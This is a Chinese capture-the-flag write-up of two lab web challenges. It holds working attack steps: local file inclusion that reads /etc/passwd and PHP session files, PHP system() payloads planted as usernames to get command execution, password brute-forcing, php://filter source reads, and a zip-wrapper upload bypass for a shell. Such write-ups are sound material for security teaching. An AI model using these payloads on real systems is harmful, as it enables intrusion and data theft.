

代码审计试一下

解题过程：

目录扫描一下，发现有注册和登录的地址。直接访问也能一步步发现注册和登录的地址。

The screenshot shows a web application scanner interface with the following details:

- Header bar: 绑定域名查询, 批量扫描后台, 批量检测注入, 多种编码转换, MD5解密相关, 系统信息.
- Configuration: 吸取绑定域名列表, 开始扫描, 停止扫描, 继续扫描, 暂停扫描, 200, 3xx, 403, 2600条PHP txt 使用, 双击DIR.txt 使用.
- External Import: 外部导入域名列表, 模式: HEAD - 速度极快, 线程: 10, 超时: 3.
- Scan Information: 扫描信息: http://127.0.0.1/web-3/source/manage_access, 扫描速度: 1224/每秒.
- Table: 显示了8个URL及其响应状态。

ID	地址	HTTP响应
1	index.html	200
2	conn.php	200
3	login.php	200
4	login.html	200
5	reg.php	200
6	login.php	200
7	index.html	200
8	login.html	200

- Buttons: 添加, 删除, 清空.

直接注册，登录，抓包分析。发现有一个可以参数 “file”

The screenshot shows a network traffic analysis tool with the following details:

- Header bar: Request, Response.
- Tab Bar: Raw, Params, Headers, Hex.
- Request Details:
 - Method: POST /web-3/source/login.php HTTP/1.1
 - Host: 127.0.0.1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
 - Accept: text/html, application/xhtml+xml, application/xml;q=0.9, */*;q=0.8
 - Accept-Language: zh-CN, zh;q=0.8, en-US;q=0.5, en;q=0.3
 - Accept-Encoding: gzip, deflate
 - Referer: http://127.0.0.1/web-3/source/login.html
 - Cookie: deviceid=1559361690282; PHPSESSID=ds06f2se0up0tguutprc660pj0
 - Connection: keep-alive
 - Content-Type: application/x-www-form-urlencoded
 - Content-Length: 69
- Body:

```
username=111111&password=111111&file=+&submit=++%E7%A1%AE+%E5%AE%9A++
```

“file”参数隐藏在登录表单中

```
<legend>用户登录</legend>
<form name="LoginForm" method="post" action="login.php" onSubmit="return InputCheck(this)">
    <p>
        <label for="username" class="label">用户名:</label>
        <input id="username" name="username" type="text" class="input" />
    </p>
    <p>
        <label for="password" class="label">密 码:</label>
        <input id="password" name="password" type="password" class="input" />
    </p>
    <p>
        <input id="file" name="file" type="hidden" value="" />
    </p>
    <p>
        <input type="submit" name="submit" value=" 确 定 " class="left" />
    </p>
```

尝试对其赋值，发现能读取文件，但是读不了php源码

Request		Response	
Raw	Params	Headers	Hex
POST /login.php HTTP/1.1 Host: User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3 Accept-Encoding: gzip, deflate Ref Content-Type: application/x-www-form-urlencoded Content-Length: 79 username=123456&password=123456&file=/etc/passwd&submit=%E7%AE%E5%AE%9A++		post-check:0, pre-check:0 Pragma: no-cache Vary: Accept-Encoding Content-Length: 1483 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 123456 欢迎你! 进入 用户中心 点击此处 注销 登录! root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534:/nonexistent:/bin/false messagebus:x:105:108:/var/run/dbus:/bin/false mysql:x:106:110:MySQL Server,,,:/var/lib/mysql:/bin/false	

```
root@fc110881e681:/# cat /var/lib/php/sessions/sess_5hpr96kc3n26ja0q5c8olv5134
username|s:6:"123456";userid|s:1:"1";root@fc110881e681:/#
```

由于该网站存在登录和注册功能，很多网站设置 session 时会把用户名直接存储到 session 文件中。先注册一个名为 123qweabc 的用户，然后尝试去读取默认路径的 session，发现果然是明文保存。

Request

Raw Params Headers Hex

POST /login.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 124
cookie: PHPSESSID=ms95a9je2ad3b000e342buuhvr7

username=123qweabc&password=123456&file=/var/lib/php/sessions/sess_ms95a9je2ad3b000e342buuhvr7&submit=%E7%AE%A1%E6%AE%9A++

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:35:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 181
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

123qweabc 欢迎你！进入 用户中心
点击此处 注销 登录!
username|s:9:"123qweabc";userid|s:1:"9";

如果注册一个恶意代码的用户名，然后再用 file 参数去包含，就能导致命令执行。

再插入代码的时候要稍微注意一下格式，下图单引号失败示例。

Request

Raw Params Headers Hex

POST /reg.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.166.125:32852/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

username='?php system('ls /');?
&password=123456&file=/var/lib/php/sessions/sess_ms95a9je2ad3b000e342buuhvr7&submit=%E7%AE%A1%E6%AE%9A++'

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:20:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 293
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

抱歉！添加数据失败：You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'ls /';?'.'e10adc3949ba9abb56e05f20f883e' at line 1
点击此处 返回 重

用双引号注册成功，并在登录页面执行。执行的时候注意带上 cookie 才能得到结果，执行两次，一次植入代码，一次执行。发现根目录下有 Thisisflag 文件。

Request

Raw Params Headers Hex

POST /login.php HTTP/1.1
Host:
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 139
cookie: PHPSESSID=ms95a9je2ad3b000e342buuhvr7

username='?php system('ls /');?
&password=123456&file=/var/lib/php/sessions/sess_ms95a9je2ad3b000e342buuhvr7&submit=%E7%AE%A1%E6%AE%9A++'

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:23:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 289
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?php system('ls /');?> 欢迎你！进入 用户中心
点击此处 注销 登录!
username|s:24:"1.sh
Thisisflag
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
";userid|s:1:"6";

尝试读取 Thisisflag 文件，注册的时候提示代码过长，使用通配符来缩减长度。

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /reg.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.166.125:32852/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

username=<?php system("cat /Thisisflag");
?>&password=123456&repssubmit=%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:24:45 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 149
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

抱歉! 添加数据失败: Data too long for column 'username' at row 1<br />点击此处 <a href="javascript:history.back(-1);">返回</a> 重
```

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /reg.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.166.125:32852/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

username=<?php system("cat /Thisis*");
?>&password=123456&repssubmit=%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:25:25 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 65
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

用户注册成功! 点击此处 <a href="login.html">登录</a>
```

还是无法成功读取，因为注册的用户名都处理变为了小写。

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /reg.php HTTP/1.1
Host: 118.89.166.125:32852
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://118.89.166.125:32852/
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 115

username=<?php system("cat /Thisis*");
?>&password=123456&repssubmit=%E6%8F%90%E4%BA%A4%E6%B3%A8%E5%86%8C
```

Response

Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:26:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 113
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

错误: 用户名 <?php system("cat /thisis*"); ?> 已存在. <a href="javascript:history.back(-1);">返回</a>
```

仍旧使用通配符来解决这个问题。重新注册，访问，刷新两遍，得到 flag。

Request

Raw	Params	Headers	Hex
-----	--------	---------	-----

```
POST /login.php HTTP/1.1
Host: 
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
cookie: PHPSESSID=ms95m9je2ad3b00c342buuhvr7

username=<?php system("cat /Thisis*");
?>&password=123456&file=/var/lib/php/sessionssess_ms95m9je2ad3b00c342buuhvr7&submit=++%E7%A1%AE%E5%AB%94++
```

Response


Raw	Headers	Hex
-----	---------	-----

```
HTTP/1.1 200 OK
Date: Sat, 05 Oct 2019 18:28:52 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 236
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

<?php system("cat /Thisis*"); ?> 欢迎你! 进入 <a href="my.php">用户中心</a><br />点击此处 <a href="login.php?action=logout">注销</a> 登录! <br /><?><?php $username[0]=32; $username[1]=SeBaFi{6b79b9735a633680066ec02571e7eb2c}; $userid[0]=1; $userid[1]=";?>
```

答案为: SeBaFi{6b79b9735a633680066ec02571e7eb2c}

Simplegetshell




拿到靶机后是一张界面，没得到什么信息
通过御剑扫描目录


ID	链接	响应
1	http://192.168.220.131:8004/index.php	200
2	http://192.168.220.131:8004/uploads/	301/200
3	http://192.168.220.131:8004/css/	301/200
4	http://192.168.220.131:8004/img/	301/200
5	http://192.168.220.131:8004/img/	301/200
6	http://192.168.220.131:8004/uploads/	301/200
7	http://192.168.220.131:8004/admin_login.php	200
8	http://192.168.220.131:8004/index.php	200

发现存在 admin_login.php 界面，直接访问

发现是登录界面



发现过滤了单引号，无法用万能密码绕过



那么接下来尝试弱口令

Intruder attack 2

Attack Save Columns						
Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
375	victoria	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
388	ford	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
396	florida	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
407	scorpio	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
433	gordon	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
463	newyork	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
493	scorpion	302	<input type="checkbox"/>	<input type="checkbox"/>	2011	
96	123123	302	<input type="checkbox"/>	<input type="checkbox"/>	2720	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	2722	
1	123456	200	<input type="checkbox"/>	<input type="checkbox"/>	2722	
3	12345678	200	<input type="checkbox"/>	<input type="checkbox"/>	2722	

Request Response

Raw Headers Hex HTML Render

```
</div>
<h4 style="text-align:center;">
```

admin 登录成功!


```
</div>
<script src="js/jquery-1.11.0.min.js" type="text/javascript"></script>
```

使用 top10000 进行弱口令探测，发现账号密码是 admin/123123

登录成功进入后台

The screenshot shows a web browser window with the URL `192.168.220.131:8004/admin.php`. The page title is "后台管理系统(建设中)". The main content area displays the message "建设中...". On the left, there is a sidebar with a user icon and a navigation menu:

- Home
- Posts
- Users
- Comments
- Upload
- Favorite
- Photos
- Analysis
- Links
- Settings



随便点击，发现只有 upload 模块是正常显示，页面题型只能上传 gif

简单探测，发现是后缀白名单校验，只能上传 gif


-----187211992810588
Content-Disposition: form-data; name="fupload"; filename="shellzip.gifx"
Content-Type: image/gif

PK %tE0%
shell.php% / (PpH-K%PK
\$ 堡壘 PK
%tE0%
1%PK {
1%PK {
-----187211992810588
Content-Disposition: form-data; name="submit"
upload!
-----187211992810588-----

```
<div class="tab-content">
<section class="tab-item-1">
<!DOCTYPE html>

<html>
<head>
<meta charset="utf-8">
<script type="text/javascript">
function checkUpload(fileobj){
    var fileArr = fileobj.value.split(".");
    var ext = fileArr[fileArr.length-1]; //得到后缀名
    if(ext!="gif") //验证扩展名
    {
        alert("not gif???");
        fileobj.value = ""; //消除数据
    }
}
</script>
</head>
<body>
<form action="" method="post" enctype="multipart/form-data">
    <input type="file" name="fupload" onchange="checkU()"/>
    <input type="submit" name="submit" value="upload" />
</form>
Only upload GIF images<br />
not gif???
```

并且上传成功后没有回显路径



文件上传功能基本是无法 getshell，继续寻找

发现 action 参数是利用文件包含实现，并且具有.php 后缀

后台管理系统

浏览... 未选择文件。
Only upload GIF images

upload!

浏览... 未选择文件。
Only upload GIF images

upload!

因为有后缀，所以其他 getshell 方式没办法使用

利用 php 伪协议读取 admin.php 和 Upload.php 的源码

建设中...

Max HackBar SQL XSS Other

URL: http://192.168.220.131:8004/admin.php?action=php://filter/read=convert.base64-encode/resource=admin

cute Post data Referer User Agent Cookies Clear All

```
PD9waHAnCmVycm9yX3JlcG9ydGluZjgwKTSnCnQkTsNcmIkcPc3NldCgX1NFU1NJt05blmFkbWlull0pKxsNCiAgIC  
/cGhwIGlmKCRR0VUWydhY3RpB24nXT09j0hWbWUnKxtlYhvlCdjaGVja2vKpsJaGVja2vKtic7f7t+Pg0KQkjPHNwYV4+SG9tZTwc3Bhbj48  
/cGhwIGlmKCRR0VUWydhY3RpB24nXT09j0hWbWUnKxtlYhvlCdjaGVja2vKpsJaGVja2vKtic7f7t+Pg0KQkjPHNwYV4+SG9tZTwc3Bhbj48  
/Pj4NCgkICtxzzGfuPKnNbW1lbnRzPC9zGfuJxpjGNsYXNzPSjMysBmYS1jb21ZWS0j048L2k+DQoJCQk8SBoVmVmpSI  
/WN0aW9uPUWbG9hZCtgY2xhc3M9lRhYmEipgOKCQkjPluctV0IHr5cGUlnlhGvlijbGFzczo0GfUIGShbWU9inRhylPD9wafAga  
/Pj4NCgkICtxzzGfuPKnNbW1lbnRzPC9zGfuJxpjGNsYXNzPSjMysBmYS1jb21ZWS0j048L2k+DQoJCQk8SBoVmVmpSI  
/WN0aW9uPUZhdmyaxRllibjBGFzc0idGFIy1+DQoJCQk8aW5wdX0gdHlwZT0icmFkaW8lGnsYXNzPSj0jW1nlgbmFzT0idGfliA8P3Bod  
/cGhwIGlmKCRR0VUWydhY3RpB24nXT09j1bob3rvcyce2VjaGbgj2NdzWNrZWQ9lmNaZWNzWQ9lzbP24+DQoJCQk8c3Bhbj5QaG90b3M  
/WN0aW9uPUFvWw5c2lilbGFzc0idGFIy1+DQoJCQk8aW5wdX0gdHlwZT0icmFkaW8lGnsYXNzPSj0jW1nlgbmFzT0idGfliA8P3Bod  
/cGhwIA0KQkjCQkjaWyoXnZzXQoJf9HRVRbj2FjdglvbiidKSj7DQoJCQk8l2Rpdy4NCgkjPC9kaXY+DQoJCQk8L2vZHk+DQo8L2h0bWw+
```

Admin.php

```
<?php
    if(isset($_GET['action'])){
        $action = $_GET['action'];
        $file = $action . '.php';
        $black = array('phar', 'html');
        foreach($black as $value){
            if(stristr($file, $value)){
                echo 'hacker!!!';
                exit();
            }
        }
        include($file);
    }

    # uploadå·2 å»ºè®%
    if($action != 'Upload'){
        echo "<h1>å»ºè®%ä¸...</h1>";
    }
?>
```

发现存在.php 后缀，但是又过滤了 phar 协议，那么只能用 zip 伪协议和 http 协议来绕过
但是 http 探测后，发现无法使用

Upload.php

```
if(isset($_POST["submit"])){
    // å¤æ¬å¤æ°
    $file_name = $_FILES['fupload']['name']; // æ¤æ»¶å¤
    $file_ext = substr($file_name, strpos($file_name, '.') + 1); //æ¤æ»¶å¤ç¼
    $file_ext = strtolower($file_ext); // è½¬æ¤éä¸ºå°å¤
    $file_tmp = $_FILES['fupload']['tmp_name']; //ä¸ºæ¤æ»¶å¤
    $target_path = "uploads/".md5($file_name.time()).'.'.$file_ext; //å¤å¤"è·¯å¤ä¸ºå¤ç§°
    // æ¤æµå¤ç¾å¤
    $white_ext = explode("|", "gif"); // è½¬æ¤éä¸ºæ¤ç»
    if(!in_array($file_ext, $white_ext))
    {
        exit("not gif??");
    }
    // ç§»å¤"ä¸ºæ¤æ»¶
    if(move_uploaded_file($file_tmp, $target_path)){
        echo "<pre>successfully uploaded!</pre>";
    }
    else{
        echo '<pre>upload error</pre>';
    }
}
?>
```

发现 gif 后缀名白名单，并且名字是根据文件名称和当前时间戳生成，并且不会把上传后的地址回显到前台


根据以上信息，基本可以构建一个攻击链。

1. 本地构建一个 zip 压缩包，里面放置.php 后缀的文件名，最后将压缩包改名为.gif
2. 利用 zip 伪协议包含上传的压缩包，绕过后缀 getshell

